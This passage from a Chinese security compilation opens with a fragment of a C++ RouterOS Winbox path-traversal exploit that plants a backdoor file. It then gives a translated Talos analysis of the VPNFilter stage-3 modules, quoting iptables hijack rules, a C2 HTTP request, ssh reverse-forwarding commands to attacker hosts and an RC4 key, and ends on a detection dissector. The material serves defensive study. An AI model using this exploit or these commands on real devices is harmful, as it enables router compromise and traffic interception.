
```
bool create_file(const std::string& p_ip, const std::string& p_port,
                 const std::string& p_username, const std::string& p_password)
{
    Winbox_Session mproxy_session(p_ip, p_port);
    if (!mproxy_session.connect())
    {
        std::cerr << "[-] Failed to connect to the remote host" << std::endl;
        return false;
    }

    boost::uint32_t p_session_id = 0;
    if (!mproxy_session.login(p_username, p_password, p_session_id))
    {
        std::cerr << "[-] Login failed." << std::endl;
        return false;
    }

    std::cout << "[+] Creating /pckg/option on " << p_ip << ":" << p_port << std::endl;

    WinboxMessage msg;
    msg.set_to(2, 2);
    msg.set_command(1);
    msg.set_request_id(1);
    msg.set_reply_expected(true);
    msg.set_session_id(p_session_id);
    msg.add_string(1, "//./../../../../../pckg/option");
    mproxy_session.send(msg);

    msg.reset();
    mproxy_session.receive(msg);
    if (msg.has_error())
    {
        std::cout << "[-] " << msg.get_error_string() << std::endl;
        return false;
    }
```


利用结果：

1. 正常登录，返回登录失败：

```
# [redacted] @ [redacted] in ~/routeros_rce/routeros/winbox_pcap_parser on git: [redacted] [10:11:16]
$ telnet -l devel 192.168.106.150
Trying 192.168.106.150...
Connected to 192.168.106.150.
Escape character is '^]'.
Password:
Login failed, incorrect username or password

Login: ^CConnection closed by foreign host.
```


1. 执行 BTW 后，再次登录，返回登录成功。



2.5 0X05. 参考链接

https://github.com/tenable/routeros/

VPNFilter III：恶意软件中的瑞士军刀

译者：兴趣使然的小胃

原文：https://www.anquanke.com/post/id/160861

3.1 一、前言

VPNFilter是一款多阶段的模块化框架，已经影响全球数十万台网络设备，现在这个框架已经具备更为强大的功能。最近思科 Talos 发现这款恶意软件中新增了 7 个模块（第 3 阶段 VPNFilter 模块），极大扩展了自身功能，还能以已突破网络设备为据点攻击端点设备，此外还包含数据过滤以及多重加密隧道功能，可以隐蔽命令与控制（C2）及数据传输流量。虽然我们以及合作伙伴的研究成果已经能够抵御来自 VPNFilter 的大部分威胁，但如果有些设备没有部署针对性防御方案，这款恶意软件依然可以隐蔽于实际环境中。

Talos 几个月以来一直在研究 VPNFilter，并在 5 月份发布了最初的研究报告，在 6 月份介绍了该框架使用的其他模块。在后续研究过程中，我们研发了一项技术，能够识别 MikroTik 网络设备所使用的某个关键协议，以便搜寻攻击者可能利用的攻击方法。

在跟踪 VPNFilter 的感染情况时，我们发现 MikroTik 网络设备受到了来自攻击者的严重威胁（特别是在乌克兰境内的设备）。由于这些设备对攻击者的目标来说似乎非常重要，因此我们想进一步理解攻击者对这些设备的具体利用方式，我们还学习了 MikroTik 的 Winbox 管理工具所使用的具体协议。在本文中，我们想与大家分享我们研究该协议的出发点和具体方式，以及我们开发的一款解码器工具，安全社区可以使用该工具来分析该协议，寻找潜在的恶意攻击行为。

VPNFilter 非常复杂，所有人以及所有组织都应该对此保持高度重视。只有高级的、有组织的防御方才能对抗这类威胁，并且 VPNFilter 的规模已经非常庞大，我们永远不能忽视这些新发现。

3.2 二、新增功能

新发现的 VPNFilter 第三阶段模块大大拓展了我们对已知威胁的理解深度，这些模块新增了如下功能：

1、可以用来映射网络，攻击与 VPNFilter 控制的设备相连接的端点。

2、通过各种方式混淆以及/或者加密恶意流量，包括 C2 流量以及数据通信流量。

3、利用多款工具来识别其他受害者，攻击者可以利用已被 VPNFilter 突破的网络设备为据点来访问这些受害者，实现网内横向渗透，也能用来识别攻击者感兴趣的其他网络的边际设备。

4、支持构建分布式代理网络，可以在未来不相关的攻击活动中使用，用来混淆攻击源的真实流量，让外界误以为攻击来自于先前被 VPNFilter 控制的设备。

逆向分析这些模块后，我们可以确认恶意软件的具体功能。在此之前，我们只能根据感知数据来分析这些功能，这样难免会出现一些纰漏。

比如，我们之前注意到被 VPNFilter 控制的设备会扫描一大段 IP 地址空间，寻找受 VPNFilter 攻击者利用方法影响的其他设备。现在我们可以讨论负责这类行为的特定第三阶段模块。

在分析这些扩展模块后，我们得以进一步了解 VPNFilter 相关的全部功能。

3.3 三、新增模块


如前文所述，Talos 识别出了如下 7 个新增模块，这些模块极大拓展了 VPNFilter 的功能：

Module Name	Module Functionality
'htpx'	Redirects and inspects the contents of HTTP traffic transmitted through devices.
'ndbr'	Multifunctional SSH utility.
'nm'	Allows network mapping activities to be conducted from compromised devices.
'netfilter'	Denial of service utility.
'portforwarding'	Allows the forwarding of network traffic to attacker specified infrastructure.
'socks5proxy'	Enables establishment of a SOCKS5 proxy on compromised devices.
'tcpvpn'	Enables establishment of a Reverse-TCP VPN on compromised devices.

下文我们会逐一介绍这些模块。

3.3.1 htpx（端点攻击模块---可执行文件注入）

htpx 是 VPNFilter 的第三阶段模块。该模块与我们之前分析的 ssler 模块共享部分代码，根据二进制文件中的字符串信息，我们发现该模块主要以开源代码为基础。典型的例子为lipiptc.c，该代码为 Netfilter 中的一部分：



图示：htpx（左侧）与 ssler（右侧）中的字符串对比

htpx 中的主功能函数负责设置 iptables 规则，以便将流向 TCP 80 端口的数据转到到本地服务器的 8888 端口。恶意软件首先加载能够进行流量管理的内核模块实现流量转发，通过 insmod 命令完成相关模块（Ip_tables.ko、Iptable_filter.ko 以及 Iptable_nat.ko）的加载。

随后，htpx 模块使用如下命令来隐蔽转发流量：

```
iptables -I INPUT -p tcp --dport 8888 -j ACCEPT
iptables -t nat -I PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8888
```

恶意模块还会定期检查这些规则是否依然存在，定期执行规则删除代码，然后再重新添加这些规则。此外，该模块还会创建一个临时文件：/var/run/htpx.pid。

之后该模块会生成如下 HTTP 请求：

```
GET %s HTTP/1.1rnHost: 103.6.146.194rnAccept: */*rnUser-Agent: curl53rnrn
```

在我们对 htpx 模块的分析过程中，我们无法捕获来自 C2 基础设施的响应数据，因此无法观察其他模块的行为。分信息该模块的二进制文件后，我们发现该模块会检查 HTTP 通信数据，识别其中是否存在 Windows 可执行文件。如果满足该条件，则会标记可执行文件并将其加入某个表中。可以肯定的是，攻击者可能会利用该模块来下载二进制载荷，动态修改通过当前控制设备的 Windows 可执行文件。

3.3.2 ndbr（多功能 SSH 工具）

ndbr 模块具备 SSH 功能，也能够扫描其他 IP 地址的端口状态。该模块使用了 dropbear SSH 服务端以及客户端，是 dbmulti（2017.75 版）的修改版。我们已确定该模块对标准的 dropbear 功能做了若干修改。

第一处改动位于 dbmulti 应用中。这款典型的应用可以充当 SSH 客户端以及 SSH 服务端角色，能够使用 SCP 执行数据传输任务、生成或转换密钥，具体功能由程序名或者传入的首个参数来决定。ndbr 模块将生成或转换密钥的功能替换为网络映射功能（比如端口扫描）以及名为 ndbr 的另一个函数。

与原始的 dbmulti 应用类似，ndbr 模块的具体功能取决于程序名或者传入的第一个参数。ndbr 可以接受的参数具体为 dropbear、dbclient、ssh、scp、ndbr 以及 nmap。下面我们给大家具体介绍一下这些参数。

DROPBEAR

dropbear 命令可以指示 ndbr 模块以 SSH 服务器形态运行。原始的 dropbear 代码使用了默认的 SSH 端口（TCP/22）来监听传入连接。然而 ndbr 模块修改了这部分代码，使用默认的 TCP/63914 端口进行监听。此外，该模块还修改了负责处理主机密钥文件（keyfile）的 dropbear 代码。默认的密钥文件路径已经修改为/db_key，但 ndbr 模块并没有释放该文件，而是修改 buf_readfile 这个 dropbear 函数，当文件名参数等于/db_key 时，就会从内存中直接加载匹配的密钥。

该模块并没有使用基于密码的认证方式，而是修改 dropbear 服务端，通过匹配的公钥进行身份认证，该密钥同样内嵌在 ndbr 可执行文件中。修改过的代码中存在一个 bug，无法处理使用不正确公钥的连接请求，此时认证失败会导致 ndbr SSH 服务端卡死，陷入无限循环中，然而客户端并不知道认证失败结果。此时我们无法获取能够通过 ndbr SSH 服务器认证的正确密钥，ndbr 模块中内嵌的密钥（比如/db_key 以及/cli_key）并不是正确密钥，我们也没有在其他 VPNFilter 相关应用中找到对应的密钥。

DBCLIENT（SSH）

如果传入 dbclient 或者 ssh 参数，ndbr 模块就会化身为标准的 dropbear SSH 命令行接口客户端，但修改了默认的选项。与 dropbear 服务端命令所使用的默认密钥文件参数一样，dbclient/ssh 命令同样具有默认的标识文件：/cli_key。此时我们并不知道 dbclient（SSH 客户端）原本想连接的是哪个目的地址。

NMAP

如果传入 nmap 参数，ndbr 模块就会对某个 IP 或者某段 IP 空间进行端口扫描，具体命令为：

```
Usage %s -ip* <ip-addr: 192.168.0.1/ip-range 192.168.0.0./24> -p* <port: 80/port-range: 25-125
```

NDBR

如果传入 ndbr 参数，那么 ndbr 模块就会根据传入的其他参数，执行 3 种操作中的一种。这种场景中 SSH 命令使用的是前文提到的默认密钥（即/db_key 和/cli_key）。

第三个参数必须以 start 开头，否则 ndbr 模块就会执行卸载操作。

如果使用如下参数运行 ndbr 模块：

```
$ ./ndbr_<arch> ndbr <param1> <param2> "start proxy <host> <port>"
```

那么就会执行如下 dropbear SSH 命令：

```
ssh -y -p <port> prx@<host> srv_ping j(<B64 victim host name>)_<victim MAC address> <param2>
```

此时 dropbear SSH 客户端就会连接到某个远程主机，并执行 srv_ping 命令，该命令很有可能用来在 C2 服务器上注册受害者信息。

如果使用如下参数运行 ndbr 模块：

```
$ ./ndbr_<arch> ndbr <param1> <param2> "start -l <port>"
```

那么就会运行 SSH 服务端（如前文所述），开始监听特定端口：

```
sshd -p <port>
```

如果使用如下参数运行 ndbr 模块：

```
$ ./ndbr_<arch> ndbr <param1> <param2> "start <user> <host> <port>"
```

那么就会执行如下 dropbear 命令，开启远程端口转发：

```
ssh -N -T -y -p <port> -R :127.0.0.1:63914 <user>@<host>
```

3.3.3 nm（网络映射器）

nm 模块可以用来扫描和映射本地子网。该模块会遍历所有接口，通过 ARP 扫描发现该接口对应 IP 所属子网中的所有主机。一旦收到 ARP 响应包，nm 就会向探测到的主机发送一个 ICMP echo 请求。如果收到 ICMP echo 回复，则执行端口扫描操作，尝试连接该主机的如下端口：9、21、22、23、25、37、42、43、53、69、70、79、80、88、103、110、115、118、123、137、138、139、143、150、156、161、190、197、389、443、445、515、546、547、569、3306、8080 或者 8291 端口。

接下来，该模块使用 MikroTik 网络发现协议（MNDP，MikroTik Network Discovery Protocol）来搜索本地网络中的其他 MikroTik 设备。一旦某个 MikroTik 设备回复 MNDP ping 请求，那么 nm 模块就会提取出该设备的 MAC 地址、系统标识、版本号、平台类型、运行时间（以秒为单位）、RouterOS 软件 ID、RouterBoard 模型以及接口名称。

nm 模块会检查/proc/net/arp 来获取被感染设备的 ARP 表信息，了解相邻设备的 IP 地址以及 MAC 地址，然后获取/proc/net/wireless 中的所有数据。

该模块还会执行 traceroute 操作，首先尝试通过 TCP 协议连接 8.8.8.8:53，确认目的地可达（没有发送任何数据），然后向该 IP 发送 TTL 递增的 ICMP echo 请求报文。

收集到的所有网络信息保存到一个临时文件中：/var/run/repsc_.bin，该文件的内容如下所示：

```
*nm*
{
"RESULT":{
    "IFCS":[
        {"name":"<infected device interface>",
        "addr":"<infected device IP>",
        "mask":"<infected device subnet mask>",
        "scan":[
            {"ip":"<discovered IP 1>",
            "ports":["445","139",]},
            {"ip":"<discovered IP 2>",
            "ports":["22",]},
        ]
        },
    ],
    "MNDP":{
        "0":{},
        "1":{},
    },
    "SSDP":{
    },
    "CDP":{
    },
    "LLDP":{
    },
    "ARP":[
        "<each IP-MAC-Device from /proc/net/arp>",
    ],
    "WIRELESS":"<base64 encoded contents of /proc/net/wireless>",
    "TRACEROUTE":[
<hops taken to get to 8.8.8.8>
    ],
    "TIME":"<time of scan>"
}
}
```

该模块中还存在负责处理 SSDP、CDP 以及 LLDP 函数的代码，但我们分析的样本并没有调用这些函数，因此上图文件中并没有包含这部分数据。

nm 模块会请求 3 个命令行参数来正常运行，但实际上只用到了第 1 个参数。与其他几个模块一样，第 1 个参数为一个文件夹，用来永久保存数据信息。nm 模块所执行的最后一个任务是将包含扫描结果的.bin 临时文件移动到第 1 个参数所指定的目录，为 VPNFilter 主进程的后续渗透操作提供服务。

3.3.4 netfilter（拒绝服务工具）

netfilter 模块需要接受来自命令行的 3 个参数，前面 2 个参数并没有使用，第 3 个参数为带引号的一个字符串，具体格式为 <# of minutes>，其中 # of minutes 代表 netfilter 在退出之前所需要运行的时间长度，如果用到了 block 参数，那么 netfilter 就会将如下规则加入 iptables 中：

```
Chain FORWARD (policy ACCEPT)
target     prot opt source          destination
DROP        tcp -- anywhere         anywhere       tcpflags: PSH/PSH
```

添加上述规则后，netfilter 会等待 30 秒，然后删除这条规则。如果参数指定的 # of minutes 值仍有富余时间，那么就会再次执行这个过程。通过这种添加及删除循环操作，即便设备删除了该规则，这个模块仍可以确保该规则被再次添加。

一旦超过参数设定的分钟数，程序就会退出。netfilter 程序开头处会安装信号处理程序，一旦程序收到 SIGINT 或者 SIGTERM 信号，就会删除 iptables 规则然后退出。通过这种方式，如果有人手动结束 netfilter 程序，设备也能正常工作。

最后，unblock 参数用来删除先前 block 参数所添加的 iptables 规则。

虽然我们没有在程序中找到其他代码路径，但有迹象表明该模块包含（或者可能包含）其他功能。

第一个线索，Talos 分析的不同 netfilter 模块样本（MIPS、PPC 以及 Tile-GX）都包含同一个 CIDR IP 地址及范围列表（总共 168 个元素），这些地址与如下公司/服务有关：

```
31.13.64.51 - WhatsApp
169.44.36.0/25 - WhatsApp
203.205.167.0/24 - Tencent
52.0.0.0/16 - Amazon.com, Inc.（有多个加密应用的IP地址位于这个地址段中，这些应用为Wikr、Signal
```

这意味着 netfilter 模块可能用来拦截对某类加密应用的访问，尝试将受害者的通信数据引到攻击者容易处理其他服务。有趣的是，这份清单中缺少一个非常受欢迎的加密聊天应用：Telegram。

然而，我们无法在代码中找到与这些字符串有关的任何引用。我们分析的所有版本的 netfilter 样本虽然都包含同样一份 IP 范围列表，却没有用到这些信息，可能我们收集到的样本并不完整。

netfilter 模块所添加的 iptables 规则会丢弃带有 PUSH 标志的 TCP 报文。如果攻击者的目的是使用已控制的设备发起拒绝服务攻击，那么他们可能会使用这条规则来拦截所有报文，而不单单是带有 PUSH 标志的 TCP 报文。通常情况下，这类规则对中间人攻击（man-in-the-middle）场景非常有用，可以帮助具备设备访问权限的攻击者拦截中转的流量、修改流量然后再转发流量。这样就可能解释为什么程序中会存在 CIDR IP 地址范围。在已分析的所有样本中，我们无法找到这类功能存在的任何线索。

我们可以证实攻击者并没有用到这些 IP，可能这些 IP 是旧版本 netfilter 模块的遗留信息，也有可能是相关功能尚未实现，或者是我们尚未发现的被恶意软件作者修改的 iptables 静态链接库。VPNFilter 作者之前也修改过开源代码（比如 ndbr 模块），因此他们也有可能会修改 netfilter 模块中链接的 libiptc 代码。

3.3.5 portforwarding（转发流量至攻击者的基础设施）

portforwarding 模块所使用的命令行参数如下所示：

```
./portforwarding <unused> <unused> "start <IP1> <PORT1> <IP2> <PORT2>"
```

传入这些参数后，portforwarding 模块可以安装如下 iptables 规则，将来自特定端口及 IP 的流量转发到另一个端口及 IP 地址：

```
iptables -t nat -I PREROUTING 1 -p tcp -m tcp -d <IP1> --dport <PORT1> -j DNAT --to-destinatio


iptables -t nat -I POSTROUTING 1 -p tcp -m tcp -d <IP2> --dport <PORT2> -j SNAT --to-source <d
```

这些规则会导致流经已感染设备的、目的地为 IP1:PORT1 的所有流量被重定向到 IP2:PORT2 地址处。第二条规则会修改重定向流量中的源地址，将其改为已感染设备的地址，确保响应数据可以回到被感染设备。

为了确保规则切实可用，在安装这些 iptables 规则之前，portforwarding 模块首先会检查 IP2 的确可用，具体操作是创建连接至 IP2:PORT2 的一个 socket 连接，然而关闭 socket 前该模块并不会发送任何数据。

与修改 iptables 的其他模块类似，portforwarding 模块也会进入一个循环过程，不断添加规则、等待一段时间、删除规则然后再重新添加规则，确保这些规则在被手动删除的情况下，依然可以保留在设备上。

3.3.6 socks5proxy（在被控设备上创建 SOCKS5 代理）

socks5proxy 模块是一个 SOCKS5 代理服务器，基于shadowsocks开源项目开发。服务器没有使用身份认证方案，在硬编码的 TCP 5380 端口上监听。在服务器运行之前，socks5proxy 会执行 fork 操作，连接至传入参数中指定的某个 C2 服务器。如果 C2 服务器在几秒钟内没有响应，则 fork 进程会结束父进程（原始服务器）然后退出。C2 服务器可以返回一些命令，让服务器正常运行或终止运行。

该某块包含如下使用帮助字符串，但这些字符串实际上并非 socks5proxy 模块所使用的参数，并且无法通过命令行参数来修改这些设置：

```
ssserver
    --username <username> username for auth
    --password <password> password for auth
    -p, --port <port> server port, default to 1080
    -d run in daemon
    --loglevel <level> log levels: fatal, error, warning, info, debug, trace
    -h, --help help
```

实际上 socks5proxy 模块所使用的命令行参数如下所示：

```
./socks5proxy <unused> <unused> "start <C&C IP> <C&C port>"
```

socks5proxy 模块会验证参数数量是否大于 1，但如果输入 2 个参数则会导致该进程收到 SIGSEV 信号而崩溃，这表明这款恶意软件工具链的某些研发阶段中的代码质量控制并不理想，或者非常有限。

3.3.7 tcpvpn（在被控设备上创建反向 TCP VPN 连接）

tcpvpn 模块是一个反向 TCP（Reverse-TCP）VPN 模块，允许远程攻击者访问已感染设备后面的内部网络。该模块与远程服务器通信，后者可以创建类似 TunTap 之类的设备，通过 TCP 连接转发数据包。连接请求由网络设备发出，因此可能帮助该模块绕过某些简单的防火墙或者 NAT 限制。该模块在概念上类似于 Cobalt Strike 这款渗透测试软件的VPN Pivoting功能。

发送的所有数据包都经过 RC4 加密处理，密钥通过硬编码的字节来生成，如下所示：

```
213B482A724B7C5F4D77532B45212D215E79433D794A54682E6B653A56796E457A2D7E3B3A2D513B6B515E775E2D7E
```

密钥两端分别为当前连接的端口号(比如 58586!;H*rKl_MwS+E!-!$^{yC=yJTh.ke:VynEz-_{;-Q;kQ^w}_S;QEZh6}$jgf_4RzsG80)。

tcpvpn 模块所使用的命令行语法如下所示：

```
./tcpvpn <unused> <unused> "start <C&C IP> <C&C port>"
```

3.4 四、MikroTik 研究

3.4.1 Winbox 协议解析器

在研究 VPNFilter 的过程中，我们需要确定攻击者如何攻破其中某些设备。在检查 MikroTik 系列设备时，我们注意到设备上开放了一个端口（TCP 8291），而 Winbox 这款配置工具会使用该端口来通信。

来自这些设备的流量均为大量的二进制数据，因此我们无法在不使用协议解析器的情况下来分析该协议所能触及的访问路径（根据我们先前了解的情况，网上并没有公开相关研究内容）。我们决定自己开发协议解析器，以便与Wireshark等数据包分析工具配合使用，进一步了解该协议的更多信息，这样我们就能设计有效的规则，以便未来在发现潜在的攻击向量时能够阻止感染路径。

典型的攻击向量为CVE-2018-14847，攻击者可以利用该漏洞在未通过身份认证的情况下执行路径遍历攻击。在编写适配该漏洞的规则时（Snort SID: 47684），协议解析器发挥了非常关键的作用。虽然官方已发布了修复该漏洞的更新，我们认为专业的安全人员必须能够监控这类流量，以识别其他任何潜在的恶意流量。

此时我们依然能够保证用户的隐私，只要用户使用‘‘安全模式（secure mode）’’来加密通信，或者下载最新版的 Winbox 客户端（该客户端只会使用加密通道来传输数据）即可。这款工具不会解密已加密的通信数据。我们测试的最新版的 MikroTik CCR 固件版本为 6.43.2 版，该版本会强制使用较新版的 Winbox 客户端，但这种限制条件只应用于客户端。这意味着我们仍然可以使用自定义的客户端，通过不安全的通道进行通信。因此，我们认为这个 Wireshark 解析器依然可用，因为攻击者仍然可以投递漏洞利用载荷，无需满足前面提到的安全通信条件。

3.4.2 何为 “Winbox 协议”

Winbox 这个名词来自于 MikroTik 提供的 Winbox 客户端，用来作为 Web GUI 的替代方案。

根据官方文档，Winbox 是一个小型工具，可以使用快速且简单的 GUI 来管理 MikroTik RouterOS。这是一个原生的 Win32 程序，但也可以通过 Wine（一个开源兼容层解决方案）运行在 Linux 以及 MacOS 上。所有的 Winbox 接口函数都尽可能与控制台函数靠拢，这也是为什么手册中不存在 Winbox 内容的原因所在。Winbox 无法修改某些高级以及关键系统配置，比如无法修改某个接口的 MAC 地址。

据我们所知，“Winbox 协议’’ 并非官方名词，因为这个名词与官方客户端匹配，因此我们选择使用这个说法。

3.4.3 使用解析器

解析器安装起来非常简单，由于这是一个基于 LUA 的解析器，因此无需重新编译。只需要将 Winbox_Dissector.lua 文件放入/$HOME/.wireshark/plugins 目录即可。默认情况下，只要我们安装了这个解析器，就能正确解析来自或者发往 TCP 8291 端口的所有流量。

来自客户端/服务器的单条消息解析起来更加方便，然而实际环境中总会遇到各种各样的情况。观察实时通信数据后，我们证实 Winbox 消息可以使用各种格式进行发送。

我们捕获过的 Winbox 通信数据具备各种属性，比如：

1、在同一个报文中发送多条消息；

2、消息中包含 1 个或多个 2 字节的 “chunks’’ 数据，我们在解析之前需要删除这些数据；

